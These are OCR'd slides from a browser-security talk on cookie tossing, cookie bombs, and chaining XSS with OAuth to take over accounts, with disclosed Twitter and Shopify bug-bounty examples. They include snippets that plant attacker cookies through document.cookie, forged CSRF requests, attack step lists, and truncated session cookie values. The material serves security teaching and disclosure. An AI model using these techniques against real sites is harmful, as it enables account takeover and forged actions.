
1.00 s

twitter.com 431 docu... Other 48

2 requests | 1.2 KB transferred | Finish: 1.45 s

× Headers | Preview | Response | Cookies | Timing

Name	Value	Domain	Path	Expir...	Size	HTTP	Secure	First-...
▼ **Request Cookies**					**8564**			
_ga	GA1.2.193351747.1434172703	N/A	N/A	N/A	32			
_gat	1	N/A	N/A	N/A	8			
_twitter_sess	BAh7CiIKZmxhc2hJQzonQWN0aW9uQ29ud...	N/A	N/A	N/A	313			
auth_token	cc0c2259cab2fb54883b1200b13b63169b...	N/A	N/A	N/A	53			
guest_id	v1%3A143417269970515979	N/A	N/A	N/A	34			
lang	en	N/A	N/A	N/A	9			
pid	"v3:143417363872474416037155O"	N/A	N/A	N/A	36			
remember_checked_on	1	N/A	N/A	N/A	23			
reported_tweet_id	000000000000000000000000000000000...	N/A	N/A	N/A	4017			
reported_user_id	000000000000000000000000000000000...	N/A	N/A	N/A	4018			
twid	"u=2993783110"	N/A	N/A	N/A	21			
Response Cookies					**0**			




Shared domains're vulnerable by design

e.g. github.io

Public Suffix List

- Community curated
- Some domains cannot have cookies
- The same list that restricts `domain=.com.tw`




```
// GitHub, Inc.
// Submitted by Patrick Toome
github.io
githubusercontent.com

// GitLab, Inc.
// Submitted by Alex Hanselka
gitlab.io

// Glitch, Inc : https://glit
// Submitted by Mads Hartmann
glitch.me
```

Exploiting the unexploitable wit


https://speakerdeck.com/filedescriptor/exploiting-the-unexploitable-with-lesser-known-browser-tricks?slide=27

Incognito (5)

Exploiting the unexploitable with lesser known browser tricks

Cookie 💣+ Appcache = ?

1. Set many cookies on root path
2. Requests to every file will result in HTTP 413
3. Appcache's fallback kicks in and replaces the response
4. ???
5. Profit!


BUT WAIT...
THERE'S MORE!

XSS+OAuth

- Say you have a boring XSS
- And the site is using OAuth
- Sounds like you can use the XSS to takeover accounts?

Expectation

https://google.com/oauth?client_id=example


```
HTTP/1.1 302 Found
Location: https://example.com/oauth/callback?code=123
Set-Cookie: sid=123
```

Steal


```
HTTP/1.1 302 Found
Location: https://example.com/home
```

Reality

https://google.com/oauth?client_id=example

1. Authorization code is single-use

```
HTTP/1.1 302 Found
Location: https://example.com/oauth/callback?code=123
Set-Cookie: sid=123
```

Steal

2. Intermediate HTTP Redirect is transparent

```
> with(new XMLHttpRequest)open('get','https://httpbin.org/redirect-to?url=https://httpbin.org/redirect-to?
  url=/',false),send(),responseURL
<· "https://httpbin.org/"
```

```
HTTP/1.1 302 Found
Location: https://example.com/home
```

XSS+🍪💣+OAuth

1. Perform Cookie Bomb Attack via XSS
2. Embed an iframe pointing to OAuth IdP
3. It redirects to target with the authorization code
4. Server rejects the request due to large header
5. Use XSS to get the authorization code from iframe URL

https://example.com

https://google.com/oauth?client_id=example

https://example.com

This page isn't working

If the problem continues, contact the site owner.

HTTP ERROR 431

iframe.contentWindow.location.href

https://example.com/oauth/callback?code=123

[redacted] rewarded filedescriptor with a **$250** bounty. Jun 7th (2 months ago)

Thank you!

[redacted] rewarded inhibitor181 with a **$250** bounty. Jun 7th (2 months ago)

Thank you!

inhibitor181 posted a comment. Jun 7th (2 months ago)

This is an account takeover POC for [redacted] coming from a stored XSS. And after a successfull ATO the attacker can use the saved payment methods and create orders to arbitraty addresses of any price.

[redacted] changed the status to ● **Triaged**. Jun 18th (2 months ago)

tescoramen HackerOne staff posted a comment. Jun 20th (2 months ago)

Bounty amount currently being reviewed.

[redacted] rewarded filedescriptor with a **$2,250** bounty. Jun 28th (2 months ago)

We are updating the bounty for this report. Thanks again @inhibitor181!

[redacted] rewarded inhibitor181 with a **$2,250** bounty. Jun 28th (2 months ago)

We are updating the bounty for this report. Thanks again @inhibitor181!

Path & HttpOnly

```
POST /admin HTTP/1.1
[...]
Cookie: csrf_token=foo; csrf_token=bar
```

This is a valid request

True or False?

HITCON ZeroDay

https://zeroday.hitcon.org/about/vp

Incognito

漏洞 消息 排行榜 組織 獎勵計劃

註冊 or 登入

Elements Console Sources Network Performance Memory Application Security Audits

Application

- Manifest
- Service Workers
- Clear storage

Storage

- Local Storage

Filter

Name	Value	Domain	Path	Expires…	Size	HTTP	Secure	SameSite
XSRF-TOKEN	baz	.zeroda…	/	N/A	13			
XSRF-TOKEN	foo	.hitcon.…	/	N/A	13			
XSRF-TOKEN	123	.zeroda…	/about	N/A	13			
XSRF-TOKEN	eyJpdiI6ImtWVDNQSk5aaGNZNlFTWFwveCtMME…	zeroda…	/	2019-0…	288		✓	
XSRF-TOKEN	bar	zeroda…	/about	N/A	13			

Console What's New Network conditions Coverage

top Filter Default levels

```
> document.cookie = 'XSRF-TOKEN=foo;domain=hitcon.org;path=/'
"XSRF-TOKEN=foo;domain=hitcon.org;path=/"
> document.cookie = 'XSRF-TOKEN=bar;path=/about'
"XSRF-TOKEN=bar;path=/about"
> document.cookie = 'XSRF-TOKEN=baz;domain=zeroday.hitcon.org;path=/'
"XSRF-TOKEN=baz;domain=zeroday.hitcon.org;path=/"
> document.cookie = 'XSRF-TOKEN=123;domain=zeroday.hitcon.org;path=/about'
"XSRF-TOKEN=123;domain=zeroday.hitcon.org;path=/about"
>
```

Cookie Tossing

- Cookie key consists of the tuple (name, domain, path)
- Each cookie-key-value has their own attribute list
- (Sub)domains can force a cookie with the same name to other (sub)domains
- Browser sends all cookies of the same name without attributes
- Server thus has no way to tell which one is from which domain/path

April 9, 2013 — Engineering, Featured

Yummy cookies across domains

Vicent Martí

Last Friday we announced and performed a migration of all GitHub Pages to their own `github.io` domain. This was a long-planned migration, with the specific goal of mitigating phishing attacks and cross-domain cookie vulnerabilities arising from hosting custom user content in a subdomain of our main website.

There's been, however, some confusion regarding the implications and impact of these cross-domain cookie attacks. We hope this technical blog post will help clear things up.

Cookie tossing from a subdomain

When you log in on GitHub.com, we set a session cookie through the HTTP headers of the response. This cookie contains the session data that uniquely identifies you:

```
Set-Cookie: _session=THIS_IS_A_SESSION_TOKEN; path=/; expires=Sun, 01-Jan-20
```

The session cookies that GitHub sends to web browsers are set on the default domain (`github.com`), which means they are not accessible from any subdomain at `*.github.com` . We also specify the `HttpOnly` attribute, which means they
cannot be read through the `document.cookie` JavaScript API. Lastly, we specify the
`Secur`

GitHub Pages used to be on *.github.com

Killing 🐦 with 🐛🐛 - Speaker

https://speakerdeck.com/filedescriptor/killing-with

Incognito (2)

Killing 🐦with 🐛🐛

Killing 🐦 with 🐛 🐛

A journey from subdomain #SELFXSS to site-wide #CSRF @Twitter

filedescriptor August 25, 2016

Technology 2 2.9k

Scenario

- Had an XSS on ton.twitter.com where contents are static
- twitter.com uses *auth_token* for session ID and *_twitter_sess* for storing CSRF token
- Could modify *_twitter_sess* with an attacker-known value and have site-wide CSRF
- However it’s protected by HttpOnly

HttpOnly

- Cookies with this flag cannot be read/write from JavaScript API

- Safari **before version 12** has a bug that allows writing to HttpOnly cookies with JavaScript API

- Cookie Tossing can also help “bypass” this flag, as you can create a cookie with the same name but different key tuple

Expectation

Name	Value	Domain
_twitter_sess	original	
_twitter_sess	attacker's	.twitter.com

```
POST /i/tweet/create HTTP/1.1
[...]
Cookie: _twitter_sess=attackers; _twitter_sess=original

authenticity_token=attacker-known
```

Reality

Name	Value	Domain
_twitter_sess	original	
_twitter_sess	attacker's	.twitter.com


```
POST /i/tweet/create HTTP/1.1
[...]
Cookie: _twitter_sess=original; _twitter_sess=attackers;

authenticity_token=attacker-known
```

2. The user agent SHOULD sort the cookie-list in the following order:

   * Cookies with longer paths are listed before cookies with shorter paths.

   * Among cookies that have equal-length path fields, cookies with earlier creation-times are listed before cookies with later creation-times.

–RFC 6265 (5.4)

Precedence matters

- Specs do not mention how to handle duplicate cookies
- Most servers accept the first occurrence of cookies with the same name (think of HPP)
- Most browsers place cookies created earlier first

2. The user agent SHOULD sort the cookie-list in the following order:

   * Cookies with longer paths are listed before cookies with shorter paths.

   * Among cookies that have equal-length path fields, cookies with earlier creation-times are listed before cookies with later creation-times.

–RFC 6265 (5.4)

Revised Attack

Name	Value	Domain	Path
_twitter_sess	original		/
_twitter_sess	attacker's	.twitter.com	/i/

```
POST /i/tweet/create HTTP/1.1
[...]
Cookie: _twitter_sess=attackers; _twitter_sess=original

authenticity_token=attacker-known
```

Practical user agent implementations have limits on the number and size of cookies that they can store. General-use user agents SHOULD provide each of the following minimum capabilities:


- At least 4096 bytes per cookie (as measured by the sum of the length of the cookie's name, value, and attributes).
- At least **50 cookies per domain.**

–RFC 6265 (6.1)

Overflowing Cookie Jar

- Another way to “overwrite” a HttpOnly cookie is to remove it
- Browsers have a limitation on how many cookies a domain can have
- When there is no space, older cookies will get deleted
- Drawback: it’s not always easy to know how many cookies a victim has (tracking cookies are unpredictable)

More Cookie Tossing Application



Self-XSS to full XSS

Selectively forcing attacker's session cookie on certain paths

https://attacker.myshopify.com


```
document.cookie='_master_udr=attackers;path=/admin/oauth
```


Login “CSRF”

https://attacker.myshopify.com/admin/oauth/authorize?client_id=editor

